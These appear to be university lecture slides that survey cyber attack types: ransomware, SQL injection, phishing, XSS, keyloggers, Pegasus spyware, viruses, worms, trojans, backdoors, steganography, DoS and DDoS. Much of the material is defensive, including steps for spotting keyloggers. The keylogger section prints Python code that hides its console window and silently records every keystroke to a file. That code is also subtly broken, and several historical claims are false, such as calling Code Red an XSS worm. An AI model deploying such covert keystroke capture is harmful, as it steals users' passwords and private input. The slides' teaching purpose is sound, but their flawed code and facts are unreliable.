Darshan UNIVERSITY
योग: कर्मसु कौशलम्


UNIT - 2

ATTACK TECHNIQUES USED IN CYBER CRIME AND THREAT MODELS

Anindya Sinha
Cyber Security Analyst
Samatrix Consulting Private Limited
anindya.sinha@samatrix.io
9952061704


ATTACKS & TECHNIQUES

In cybersecurity, attacks refer to malicious activities or actions taken with the intent to compromise the confidentiality, integrity, or availability of computer systems, networks, or data. Attackers use various techniques to exploit vulnerabilities and gain unauthorized access or control over digital assets.



ATTACKS

Attacks encompass a broad range of malicious activities that aim to compromise the confidentiality, integrity, or availability of computer systems, networks, and data.



ATTACKS

Ransomware Attacks:

Definition: Encrypts files or systems and demands a ransom for their release.

Examples:

- NotPetya (2017): Ransomware that caused widespread disruption, particularly in Ukraine, by encrypting systems.
- CryptoLocker (2013): Early prominent ransomware that demanded payment in cryptocurrency.

SQL Injection Attacks:

Definition: Exploits vulnerabilities in web applications by injecting malicious SQL code.

Examples:

- Heartland Payment Systems (2008): A major data breach resulting from SQL injection led to the compromise of millions of credit card details.
- Sony Pictures (2014): SQL injection played a role in the breach that exposed sensitive company data.

ATTACKS

Malware Attacks:

Definition: Malicious software designed to harm or exploit computer systems.

Examples:

- WannaCry (2017): Ransomware that spread globally, encrypting files and demanding a ransom for their release.
- Stuxnet (2010): Worm designed to target and disrupt Iran's nuclear program.

Phishing Attacks:

Definition: Deceptive attempts to obtain sensitive information by pretending to be a trustworthy entity.

Examples:

- Google Docs Phishing (2017): Attackers sent emails with a fake Google Docs link, aiming to steal Google account credentials.
- Spear Phishing against DNC (2016): Targeted phishing attacks against the Democratic National Committee.

ATTACKS

Social Engineering Attacks:

Definition: Manipulates individuals into divulging sensitive information or performing actions.

Examples:

- CEO Fraud or Business Email Compromise (BEC): Attackers impersonate executives to trick employees into transferring funds.
- Phishing Calls: Attackers call individuals, posing as legitimate entities to gather sensitive information.

Man-in-the-Middle (MitM) Attacks:

Definition: Intercepts and potentially alters communication between two parties without their knowledge.

Examples:

- Wi-Fi Eavesdropping: Attackers intercept unencrypted Wi-Fi traffic to capture sensitive information.
- DNS Spoofing: Manipulating DNS responses to redirect users to malicious websites

ATTACKS

Cross-Site Scripting (XSS) Attacks:

Definition: Injects malicious scripts into web pages viewed by other users.

Examples:

- Samy Worm (MySpace, 2005): Worm spread through XSS, adding the author as a friend on MySpace.
- Code Red Worm (2001): Exploited an XSS vulnerability in Microsoft IIS servers.

Zero-Day Exploits:

Definition: Targets vulnerabilities in software or hardware that are not yet known to the vendor or public.

Examples:

- Stuxnet (2010): Exploited zero-day vulnerabilities in Windows to spread and compromise industrial control systems.
- Meltdown and Spectre (2018): Exploited vulnerabilities in processors, affecting a wide range of devices.

TECHNIQUES

Techniques refer to specific methods, procedures, or approaches used by cyber threat actors (hackers) to compromise or exploit computer systems, networks, and data. Cybersecurity techniques encompass a wide range of actions and strategies employed by attackers to achieve their objectives ETHICAL OR UNETHICAL.

TECHNIQUES

Phishing Techniques:

- Email Phishing: Sending fraudulent emails with malicious links or attachments.
- Spear Phishing: Customized phishing attacks targeting specific individuals or organizations.
- Smishing: Phishing attacks conducted through SMS or text messages.

Social Engineering Techniques:

- Pretexting: Creating a fabricated scenario to extract information.
- Baiting: Offering something enticing to trick individuals into disclosing information.
- Impersonation: Pretending to be someone else to gain trust.

Malware Techniques:

- Viruses: Programs that attach themselves to legitimate files and spread when those files are executed.
- Worms: Self-replicating malware that spreads independently.
- Trojans: Malware disguised as legitimate software.

Man-in-the-Middle (MitM) Attacks Techniques:

- Wi-Fi Eavesdropping: Capturing unencrypted Wi-Fi traffic

TECHNIQUES

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) Attacks Techniques:

- Flooding a website with excessive traffic (DoS).
- Coordinating a large number of compromised computers to flood a target (DDoS).

Exploiting Zero-Day Vulnerabilities Techniques:

- Exploiting newly discovered security flaws before a patch is available.
- Developing and deploying malware that leverages unknown vulnerabilities.

SQL Injection Techniques:

- Inserting SQL code into input fields to manipulate a database.
- Tampering with SQL queries to extract or modify sensitive information.

Cross-Site Scripting (XSS) Techniques:

- Embedding scripts in input fields to execute code in users' browsers.
- Delivering malicious scripts through manipulated website content.

TECHNIQUES

Ransomware Techniques:

- Using malicious attachments or links in emails to infect systems.
- Exploiting vulnerabilities to gain initial access before deploying ransomware.

KEYLOGGERS

A keylogger, short for "keystroke logger," is a type of software or hardware device designed to record and monitor every keystroke made on a computer or mobile device. The primary purpose of keyloggers is to capture the input entered by a user, including sensitive information such as usernames, passwords, credit card numbers, and other confidential data.

KEYLOGGERS - TYPES

Software Keyloggers:

Installed as software on a computer or device.

Can run in the background, capturing keystrokes without the user's knowledge.

Often disguised or hidden to avoid detection.

Hardware Keyloggers:

Physical devices connected between the computer and keyboard.

Capture keystrokes before they reach the computer's operating system.

Difficult to detect without a physical inspection.

Memory-Injecting Keyloggers:

Inject malicious code into the memory of a running process.

Capture keystrokes directly from the memory space of applications.

Can evade traditional antivirus detection.

How to check if my system is affected with a Keylogger?

Use Antivirus and Anti-Malware Software:

- Run a full system scan using reputable antivirus and anti-malware software. Ensure that your security software is up to date and capable of detecting keyloggers.

Check Task Manager (Windows) or Activity Monitor (Mac):

- Look for any suspicious processes running on your system. Keyloggers may be disguised as legitimate processes, so pay attention to unfamiliar or suspicious entries.

Review Installed Programs:

- Check the list of installed programs on your computer and uninstall any unfamiliar or suspicious software.

Inspect Startup Programs:

- Examine the list of programs set to run at startup. Keyloggers may attempt to run every time you start your computer. On Windows, you can use the Task Manager or msconfig, and on Mac, you can check System Preferences > Users & Groups > Login Items

How to check if my system is affected with a Keylogger?

Monitor Network Activity:

- Use network monitoring tools to check for unusual network activity. Keyloggers may send captured data to remote servers. Tools like Wireshark can help you analyze network traffic.

Inspect System Logs:

- Check system logs for any unusual activities. On Windows, you can use the Event Viewer, and on Mac, you can check the Console app. Look for any entries that indicate suspicious behavior.

Use a Virtual Keyboard:

- If you suspect a hardware keylogger, using a virtual keyboard for sensitive tasks can help you bypass the physical keylogger.

Check for Unusual Behavior:

- Pay attention to any unusual behavior on your system, such as unexpected pop-ups, system slowdowns, or changes in settings.

Basic Keylogger Code in Python for Windows

```
import win32api
import win32console
import win32gui
import pythoncom, pyHook
```

Here, the necessary libraries are imported. win32api, win32console, and win32gui are part of the Windows API and are used for manipulating the Windows operating system. pythoncom and pyHook are used for hooking into low-level events in Python.

```
win = win32console.GetConsoleWindow()
win32gui.ShowWindow(win, 0)
```

These lines hide the console window where the Python script is running. win32console.GetConsoleWindow() gets the handle to the console window, and win32gui.ShowWindow(win, 0) hides it. This is done to run the keylogger without a visible console window.

```
def OnKeyboardEvent(event):
    if event.Ascii==5:
        _exit(1)
    if event.Ascii !=0 or 8:
```

This part defines a function OnKeyboardEvent that will be called whenever a keyboard event occurs. If the ASCII value of the key pressed is 5 (Ctrl + E), it calls _exit(1) to terminate the script. If the ASCII value is not 0 or 8 (Backspace), it continues to the next part.

```
    #open output.txt to read current keystrokes
        f = open('c:\output.txt', 'r+')
        buffer = f.read()
```

Here, it opens the file 'c:\output.txt' in read and write mode ('r+'), reads the existing content into the buffer variable, and then closes the file.

Basic Keylogger Code in Python for Windows

```
# open output.txt to write current + new keystrokes
    f = open('c:\output.txt', 'w')
    keylogs = chr(event.Ascii)
    if event.Ascii == 13:
    keylogs = '/n'
    buffer += keylogs
    f.write(buffer)
    f.close()
```

Now, it opens the same file in write mode ('w'). It converts the ASCII code of the pressed key to a character using chr(event.Ascii), and if the ASCII code is 13 (Enter key), it replaces the key with a newline character. The buffer containing the existing keystrokes is then updated with the new key, and the entire content is written back to the file.

```
# create a hook manager object
hm = pyHook.HookManager()
hm.KeyDown = OnKeyboardEvent
# set the hook
hm.HookKeyboard()
# wait forever
pythoncom.PumpMessages()
```

Finally, it creates a pyHook.HookManager object, assigns the OnKeyboardEvent function to be called when a key is pressed (KeyDown event), sets the hook to monitor keyboard events, and enters a loop with pythoncom.PumpMessages() to wait for and process messages. This loop essentially keeps the script running indefinitely, continuously monitoring and logging keyboard events.

SPYWARE

Spyware is malicious software designed to secretly collect information about a user's activities and transmit it to a third party without the user's consent. This information can include keystrokes, login credentials, browsing habits, personal files, and more. Spyware is often used for various malicious purposes, including identity theft, financial fraud, and unauthorized surveillance.

Examples:-

Pegasus- It has been used in targeted attacks against journalists, human rights activists, and government officials.

FinFisher- It is a surveillance tool developed by the UK-based company Gamma Group. It is designed to target various platforms, including Windows, macOS, Android, and iOS.

Zeus- It is a notorious banking Trojan that has been used to steal financial information, including banking credentials and personal data. It is often distributed through phishing

PEGASUS

Pegasus is a notorious spyware developed by the Israeli cyberarms firm NSO Group. It gained significant attention due to its advanced capabilities and its use in targeting high-profile individuals, activists, journalists, and government officials.

Pegasus is designed to infect mobile devices, specifically smartphones. Once installed on a device, it can silently gather a wide range of information, including:

Call Logs and Contacts: Pegasus can access call logs, contact information, and details about communications.

Messages and Emails: It can read text messages, emails, and other communications.

Camera and Microphone Access: Pegasus can secretly activate the device's camera and microphone to record audio and video.

PEGASUS

Keystroke Logging: Pegasus can record keystrokes, capturing usernames, passwords, and other sensitive information.

Remote Exploits: It can exploit vulnerabilities to gain control over the device remotely.

Pegasus has been used in targeted attacks against individuals, often deployed through phishing messages or malicious links. Its sophistication makes it difficult to detect, and its ability to remain hidden makes it a powerful tool for cyber espionage.

VIRUS & WORMS

Definition: A computer virus is a type of malicious software that attaches itself to a legitimate program or file, spreading from one computer to another when the infected file is shared.

Example: ILOVEYOU Virus (Love Bug): Released in 2000, this virus spread via email and affected millions of computers globally. It was disguised as a love letter and, when opened, infected the user's system, causing widespread damage.

Characteristics of Virus

Replication:

Viruses have the ability to replicate themselves. They attach their malicious code to legitimate programs or files, and when the infected program is executed, the virus activates and reproduces.

Infection Mechanism:

Viruses typically attach themselves to executable files, scripts, or documents. They can spread through email attachments, infected websites, removable storage devices, or network connections.

Payload:

The payload is the malicious code or action that the virus performs. It can range from displaying messages or images to destroying or corrupting data. Some viruses are designed to remain dormant until triggered by a specific event or condition.

Concealment:

Viruses often attempt to conceal their presence to avoid detection. This can involve encrypting or

Characteristics of Virus

Self-Modification:

Some viruses have self-modifying capabilities, making it challenging for antivirus software to detect them using static signatures. They may alter their code or structure to evade detection.

Stages of Virus Attack

Injection:

The virus injects its code into a host file or program, integrating itself with the legitimate code.

Replication:

The virus replicates its code and spreads to other files, programs, or systems. This can happen through various means, including sharing infected files or exploiting vulnerabilities.

Activation:

The virus becomes active when the infected program or file is executed. At this stage, the payload is executed, and the virus may carry out its malicious actions.

Propagation:

The virus continues to spread to other systems, devices, or networks, perpetuating the infection cycle.

Worms

Definition: Worms are self-replicating malware that can spread independently, usually without user interaction. They exploit vulnerabilities in network services to replicate and spread across connected computers.

Example: Conficker Worm: First detected in 2008, Conficker exploited Windows vulnerabilities to spread through network shares and removable devices. It created a massive botnet and remained a significant threat for several years.

Characteristics of Worm Attack

Self-Replication:

Worms have the ability to create copies of themselves without requiring a host file. They can independently initiate the replication process and spread to other systems.

Network Propagation:

Worms typically spread through computer networks, exploiting vulnerabilities in network protocols or software. They can target connected devices without human intervention.

Autonomous Execution:

Once a worm infiltrates a system, it can independently execute and perform malicious activities. It doesn't rely on user interaction to activate its payload.

Exploitation of Vulnerabilities:

Worms often take advantage of security vulnerabilities in operating systems, applications, or network services to gain unauthorized access and spread to other systems.

Characteristics of Worm Attack

Payload:

Worms may carry a payload, which is the malicious action or code they execute on infected systems. This can include data theft, system disruption, or the installation of additional malware.

Resource Consumption:

Some worms are designed to consume significant system resources, causing performance degradation or denial-of-service (DoS) conditions.

Stages of Worm Attack

Infiltration:
The worm exploits a vulnerability in a networked device to gain unauthorized access.

Replication:
The worm creates copies of itself and attempts to spread to other vulnerable systems on the same network.

Payload Activation:
The worm activates its payload, which may include malicious activities such as data destruction, information theft, or unauthorized system access.

Network Propagation:
The worm continues to spread across the network, targeting additional vulnerable systems.

TROJANS

Definition:

A Trojan, short for Trojan horse, is a type of malicious software or malware that disguises itself as something legitimate or benign but actually contains malicious code.

Example:

Zeus Trojan (Zbot):

Description: Zeus is a notorious Trojan designed to steal sensitive financial information, particularly online banking credentials.

Method of Attack: It often spreads through malicious email attachments or links, and once on a system, it can capture login credentials by keylogging or injecting malicious code into banking websites.

Characteristics of TROJAN Attack

Disguise:

Trojans disguise themselves as legitimate and often desirable software. This could include fake antivirus programs, games, or utility tools.

No Self-Replication:

Trojans do not have the ability to self-replicate like viruses or worms. Their distribution depends on users downloading and executing the malicious program.

Social Engineering:

Trojans rely on social engineering techniques to trick users. This might involve enticing users with seemingly harmless or beneficial software, often distributed through email attachments, fake download links, or malicious websites.

Payload:

Trojans carry a malicious payload that can include a wide range of activities, such as stealing sensitive information, providing unauthorized access to the system, or installing additional

Characteristics of TROJAN Attack

Backdoor Access:

Many Trojans create a backdoor on the infected system, allowing remote attackers to gain unauthorized access and control over the compromised device.

Diverse Functionality:

Trojans can be versatile and have various functionalities, depending on their intended purpose. Common types include banking Trojans, remote access Trojans (RATs), and keyloggers.

Stages of TROJAN Attack

Infiltration:

The Trojan disguises itself as a legitimate program and is typically distributed through deceptive means, such as email attachments, fake software downloads, or malicious websites.

Execution:

Once the Trojan is executed by the user, it may perform actions in the background, such as installing additional malware, creating backdoors, or initiating malicious processes.

Payload Activation:

The Trojan's payload is activated, carrying out the specific malicious activities it was designed for. This could involve data theft, system manipulation, or providing unauthorized access.

Silent Operation:

Trojans often operate silently, trying to avoid detection by antivirus software or other security measures.

BACKDOORS

A backdoor is a type of malicious software or unauthorized access method that provides remote access to a computer system while bypassing normal authentication processes.

Backdoors are often created and utilized by attackers to maintain unauthorized access to a compromised system, allowing them to control the system, steal information, or execute additional malicious activities.

Characteristics of BACKDOORS

Unauthorized Access:

Backdoors provide a secret entry point into a system, allowing attackers to gain unauthorized access without going through typical authentication mechanisms.

Persistence:

Backdoors are designed to remain on a system for an extended period without being easily detected or removed. They often use techniques to ensure their continued presence, such as hiding in system files or processes.

Remote Control:

Backdoors enable remote control of the compromised system. Attackers can issue commands, upload/download files, and perform various actions without the user's knowledge.

Stealth:

Backdoors are often designed to operate quietly and evade detection by security tools. They may

Characteristics of BACKDOORS

Command and Control (C2):

Backdoors typically communicate with a remote server controlled by the attacker. This server, known as the command and control server, allows the attacker to send instructions and receive data from the compromised system.

Stages of BACKDOOR Attack

Delivery:

The backdoor is delivered to the target system. This can occur through various methods such as email attachments, malicious links, or exploitation of software vulnerabilities.

Installation:

Once delivered, the backdoor needs to be installed on the target system. This may involve exploiting software vulnerabilities, social engineering to trick the user into executing the malicious code, or leveraging other malware as a delivery mechanism.

Establishment of Communication:

The backdoor establishes communication with the attacker's command and control server. This connection allows the attacker to remotely control the compromised system and send/receive

Stages of BACKDOOR Attack

Persistence:

The backdoor takes steps to ensure its persistence on the system, making it challenging to remove. This could involve modifying system settings, creating hidden files, or integrating with legitimate processes.

Remote Control and Malicious Activities:

With the backdoor in place, the attacker can remotely control the compromised system. This control is often used to steal sensitive information, execute additional malicious activities, or serve as a foothold for more extensive attacks.

STEGANOGRAPHY

Steganography is the practice of concealing messages, information, or files within other non-secret data, making it difficult for unintended recipients to detect the presence of the hidden information. Unlike encryption, which focuses on keeping the content of a message secret, steganography is more concerned with hiding the existence of the message itself.

How STEGANOGRAPHY works?

Carrier Medium:

Description: The carrier medium is the file or data in which the secret information is concealed. It could be an image, audio file, or any other type of digital content.

Hidden Information:

Description: The information to be concealed is embedded within the carrier medium. This hidden information could be text, images, files, or other data.

Stego Key:

Description: Some steganographic techniques may require a stego key, which is a secret key or password used to embed or extract the hidden information. This adds an additional layer of security.

Types of STEGANOGRAPHY

Image Steganography:

Description: Concealing information within images is one of the most common forms of steganography. In digital images, slight modifications to pixel values or color channels may go unnoticed by the human eye but can be used to encode hidden data.

Example: A common technique involves hiding text within the least significant bits of an image's pixels. To the casual observer, the image appears unchanged, but the hidden text can be extracted using steganography tools.

Audio Steganography:

Description: Similar to image steganography, audio steganography hides information within audio files. This can be achieved by modifying certain parameters or embedding data in the audio signal.

Example: In audio steganography, secret messages may be encoded in the frequency or amplitude of the sound wave. A listener might not perceive any difference, but the hidden information can be extracted with specialized tools.

Types of STEGANOGRAPHY

Text Steganography:

Description: Concealing information within text is less common but still possible. This can involve using special characters, whitespace, or other subtle modifications to encode a hidden message.


Example: Using invisible ink or whitespace characters within a text document to convey a hidden message. To the naked eye, the document appears normal, but with the right tools or knowledge, the hidden information becomes visible.

Video Steganography:

Description: Similar to image and audio steganography, video steganography hides information within video files. This could involve manipulating frames, color channels, or other aspects of the video.

Example: Modifying the color values of specific frames in a video to encode binary data. The changes are subtle and imperceptible to human viewers, but the hidden information can be extracted using steganography techniques.

DoS Attacks


Traffic Flow
Single Source
Target System
Resource Exhaustion

DoS Attacks

A Denial of Service (DOS) attack aims to disrupt the normal functioning of a system or network, making it temporarily or indefinitely unavailable to users.

Theory Behind DOS Attacks:

DOS attacks exploit vulnerabilities in a system or network by overwhelming it with traffic or triggering events that consume resources. The objective is to exhaust available bandwidth, CPU, or memory, rendering the target system unresponsive to legitimate requests.

Types of DoS Attacks

Flood Attacks:

Description: Overwhelms the target with a high volume of traffic to exhaust its resources.

Examples: ICMP flood, UDP flood, SYN flood.

Application Layer Attacks:

Description: Targets specific applications or services to consume their resources.

Examples: HTTP/HTTPS flood attacks, DNS query attacks.

Logic Bombs:

Description: Malicious code triggered by a specific event, causing a system to crash or become unavailable.

Example: A piece of malware set to erase critical system files on a specific date.

Example of DoS Attacks

Morris Worm (1988):

Background:

The Morris Worm, created by Robert Tappan Morris in 1988, is often considered one of the first instances of a worm-based Denial of Service (DOS) attack. While not a traditional DOS attack, it had significant disruptive effects on the targeted systems.

Details:

Attack Type: Worm-based DOS

Objective: Self-replicating worm to spread across the internet, unintentionally causing a DOS effect due to its rapid propagation.

How it Happened:

Example of DoS Attacks

How it Happened:

Self-Replication:

The Morris Worm was designed to exploit vulnerabilities in Unix systems.

It spread by exploiting known vulnerabilities in various services, such as sendmail, finger, and weak passwords.

Unintended Consequences:

The worm's replication was uncontrolled, leading to unintended consequences.

Infected systems started spawning multiple instances of the worm, consuming excessive resources and causing system slowdowns.

Example of DoS Attacks

Impact:

The rapid spread of the worm resulted in a significant increase in network traffic and system resource utilization.

Many systems became unresponsive or crashed due to the unintended self-replication behavior.

Consequences:


Thousands of computers were affected, causing widespread disruption.

The incident led to increased awareness about computer security and the need for better practices to prevent and respond to such incidents.

Lessons Learned:

The Morris Worm incident highlighted the importance of robust security practices and the potential unintended consequences of self-replicating malware. It played a role in shaping early discussions about computer security and the development of measures to

DDoS Attacks



DDoS Attacks

A Distributed Denial of Service (DDoS) attack is a type of cyber attack in which multiple compromised computers are used to flood a target system or network with traffic, rendering it unavailable to users.

The key distinction from a regular Denial of Service (DoS) attack is that the attack traffic comes from various sources, making it more challenging to mitigate and trace back to a single origin. DDoS attacks aim to overwhelm the target's resources, such as bandwidth, processing power, or memory, causing a disruption in normal service.

Types of DDoS Attacks

Amplification Attacks:

Exploit services that respond with larger volumes of data than the initial request, amplifying the impact of the attack.

Examples include DNS amplification and NTP amplification attacks.

Volumetric Attacks:

Flood the target with a high volume of traffic, consuming its available bandwidth.

Examples include UDP floods and ICMP floods.

TCP Connection Attacks:

Exploit the limitations of the target's ability to handle new connections.

Examples include SYN/ACK floods and ACK floods.

Botnet Attacks:

Coordinated efforts from a network of compromised computers to flood the target.

Example of DDOS Attack

Mirai Botnet Attack (2016):

Background:

In October 2016, a massive DDoS attack targeted Dyn, a prominent Domain Name System (DNS) service provider. This attack disrupted access to several major websites and online services.

Details:

Attack Type: DDoS

Objective: Overwhelm and disrupt DNS services, affecting the availability of popular websites and online services.

Example of DDOS Attack

How it Happened:

Mirai Botnet:

The attackers used the Mirai botnet, which primarily consisted of compromised Internet of Things (IoT) devices such as cameras, routers, and DVRs.
Mirai exploited weak or default usernames and passwords to gain unauthorized access to these IoT devices.

Coordinated Attack:
The Mirai-infected devices were orchestrated to flood Dyn's DNS infrastructure with a massive amount of traffic.
The attack was distributed, making it difficult to mitigate because the traffic originated from a large number of geographically dispersed devices.

Example of DDOS Attack

Impact:

Dyn's DNS servers were overwhelmed, leading to widespread disruptions in internet services.

Popular websites and online services, including Twitter, Reddit, GitHub, and others, experienced outages or slow performance.

Consequences:

The attack highlighted the vulnerability of IoT devices with weak security measures.

It raised awareness about the potential impact of DDoS attacks on critical internet infrastructure.

